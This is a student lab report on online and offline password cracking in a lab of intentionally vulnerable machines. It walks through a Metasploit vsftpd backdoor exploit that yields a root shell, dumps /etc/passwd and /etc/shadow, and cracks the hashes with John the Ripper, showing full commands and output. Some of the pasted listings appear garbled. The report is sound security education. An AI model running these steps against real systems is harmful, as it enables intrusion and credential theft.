


Experiment No. 9

Title: Online & Offline Password Cracking



(A Constituent College of Somaiya Vidyavihar University)

Roll No.: 16010420075**Experiments No.: 9****Aim:** Online and Offline Password Cracking**Resources:** virtual box

Theory

Online Password Cracking

Attacking a computer system through an interface that it exposes to its legitimate users by attempting to guess the login credentials is known as online password cracking. For example, an attacker could try to guess a user's credentials for a web application login page, an SSH or Telnet server, or a network service like Lightweight Directory Access Protocol (LDAP), one of the mail protocols (SMTP, POP3, or IMAP), FTP, or any of a number of others.

Dictionary and Brute Force are the two most common modes. A Dictionary Attack works by guessing one password at a time from a list of common ones until the password matches or the list is exhausted. A Brute Force attack tries all potential passwords for a specific character set. Due to the slow speed of assaulting an online network service, a Dictionary Attack is a preferable alternative for Online Password Cracking.

Benefits:

- The main benefit of online password cracking is that it does not require special permissions to begin the attack. The computer that is being attacked is delivering a service to its legitimate users, and a successful Online Password Cracking attack will grant the attacker the same privileges as the user whose credentials were guessed.
- Second, there are numerous protocols that can be exploited. Online Password Cracking can be used to attack any network protocol that takes a login and password.
- Finally, Online Password Cracking can be done from any computer with network connectivity to the service being attacked, literally anywhere in the globe over the internet.

Offline Password Cracking

Offline Password Cracking is an attempt to recover one or more passwords from a password storage file that has been recovered from a target system. Typically, this would be the Security Account Manager (SAM) file on Windows, or the /etc/shadow file on Linux. In most cases, Offline Password Cracking will require that an attacker has already attained administrator/root level privileges on the system to get to the storage mechanism. It is possible, however, that the

password hashes could also have been pulled directly from a database using SQL injection, an unprotected flat text file on a web server, or some other poorly protected source.

Offline Password Cracking, like its online cousin, may guess the password using a variety of methods. A Brute Force assault uses all possible password combinations made up of a specific character set, up to a certain password length. A Brute Force assault, for example, could try to crack an eight-character password that contains all 95 readable ASCII characters. This means there are 95^8 potential password combinations. With a pace of 1 million guesses per second, a Brute Force attack on an eight-character password would take around 210 years to crack.

A Mask attack can be used by an attacker who knows the password pattern. By making guesses or using knowledge of the password's format, a Mask attack minimises the amount of possible combinations from the Brute Force approach. For example, suppose an attacker knows or suspects that the password pattern is:

- The password must be at least eight characters long.
- The first character is capitalized.
- Lower case is used for the next five characters.
- The following character is a number.
- The following character is a symbol.

IMPLEMENTATION AND RESULTS:

Offline Password Cracking using JohnTheRipper:

1. Create 3 users in metasploitable using 'sudo adduser name'
2. Use nmap for the metasploitable machine. Use command:
nmap -sV -O <victim-ip> p1-65535

3. Open metasploit framework and enter the following commands
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor

- (A Constituent College of Somaiya Vidyavihar University)**

```

ShellNo.1
File Actions Edit View Help
<session_id>
msf6 > search vsftpd
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name
-- --
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

5. set verbose true
exploit

```

ShellNo.1
File Actions Edit View Help
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name
-- --
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose => true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[*] 192.168.1.12:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

```

6. Now we are in the Metasploitable machine. Look up for the current profile using:
whoami
date

```

File Actions Edit View Help
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  RHOSTS    192.168.1.12    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description
  Id        Name
  --        --
  0         Automatic

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose => true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[*] 192.168.1.12:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.17:39897 -> 192.168.1.12:6200) at 2022-05-27 12:05:38 +0530

whoami
root
date
Fri May 27 02:37:48 UTC 2022

```

7. Use the command to confirm the machine
ifconfig

```

File Actions Edit View Help
0 Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.12
RHOSTS => 192.168.1.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set verbose true
verbose => true
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.12:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.12:21 - USER: 331 Please specify the password.
[*] 192.168.1.12:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.17:39897 -> 192.168.1.12:6200) at 2022-05-27 12:05:38 +0530

whoami
root
date
Fri May 27 02:37:48 UTC 2022

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8a:ff:a4
          inet addr:192.168.1.12  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8a:ffa4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4291 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:286031 (279.3 KB)  TX bytes:174805 (170.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:210 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:74057 (72.3 KB)  TX bytes:74057 (72.3 KB)

```

8. Get the password file
cat /etc/passwd


```

bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sh
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
pqr:x:1004:1004:pqr,,,:/home/pqr:/bin/bash
priya:x:1003:1003:priya,,,:/home/priya:/bin/bash
p1:x:1005:1005::/home/p1:/bin/bash
please:x:1006:1006:Barney Stinson,69,9696969696,6969696969,no:/home/please:/bin/bash
duck:x:1007:1007:goosepreet,101,27272727,27278973,no:/home/duck:/bin/bash
mocchi:x:1008:1008:choti mocchi,202,6765527,857965467,ho kya:/home/mocchi:/bin/bash

```

- Copy the contents and paste in a new file
cat /etc/shadow- (in framework)
Copy both the files to desktop

```

cat /etc/shadow-
root:$1$avpFBJ1$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$XU680$8tvc3u0QJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:*:14684:0:99999:7:::
dhcpc:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10zj2cSrt/zZCW3mLTUWA.1hZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:*:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HEsu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDUpR50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:*:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
pqr:$1$G0J0tgyx$1WZ/TL6of9HLLDMvndmvP0:17277:0:99999:7:::
priya:$1$87J0vuus$WV4ZALagSFFGMld03c9M.:17277:0:99999:7:::
p1:$1$tCN3zTDP$j50L1Ahtf.uHeLBaLT4vW1:17277:0:99999:7:::

```

```
(kjsce@kali)-[~/Desktop]
$ cat password
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
pqr:x:1004:1004:pqr,,,:/home/pqr:/bin/bash
priya:x:1003:1003:priya,,,:/home/priya:/bin/bash
p1:x:1005:1005:,,,:/home/p1:/bin/bash
please:x:1006:1006:Barney Stinson,69,9696969696,6969696969,no:/home/please:/bin/bash
duck:x:1007:1007:goosepreet,101,27272727,27278973,no:/home/duck:/bin/bash
mocchi:x:1008:1008:choti mocchi,202,6765527,857965467,ho kya:/home/mocchi:/bin/bash
```

10. Use JohnTheRipper
 unshadow password /etc/shadow -> cracked
 cat cracked


```

kjsce@kali: ~/Desktop
File Actions Edit View Help
(kjsce@kali)~$ unshadow password shadow > cracked
(kjsce@kali)~$ cat cracked
root:!:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:*:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:112::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftpx:x:107:65534::/home/ftp:/bin/false
postgres:*:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:*:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,11,,,:/home/user:/bin/bash
service:x:1002:1002::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false

```


11. Now, we crack the passwords using:
john cracked

```

kjsce@kali: ~/Desktop
File Actions Edit View Help
(kjsce@kali)~$ nano shadow & cracked
(kjsce@kali)~$ unshadow passwd shadow > cracked
(kjsce@kali)~$ john cracked
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 12 password hashes with 12 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
barney (please)
user (user)
postgres (postgres)
msfadmin (msfadmin)
service (service)
Warning: Only 89 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 93 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 78 candidates buffered for the current salt, minimum 96 needed for performance.
priya123 (priya)
pqr123 (pqr)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 63 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 72 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 56 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 39 candidates buffered for the current salt, minimum 96 needed for performance.
Warning: Only 41 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789 (klog)
batman (sys)
Proceeding with incremental:ASCI
9g 0:00:04:59 3/3 0.03009g/s 64546p/s 193412c/s 193412c/s alv2671..amt1196


```

12. Same using johnny GUI




Online Password Cracking using BURP

1. Using BURP Suite, create temporary project
2. Set up Firefox proxy configuration with network setting using Port: 8080 and IP: 127.0.0.1
3. Go to the DVWA Page with the intercept off. Once the page is opened, turn on the intercept and login
4. Capture the Port request

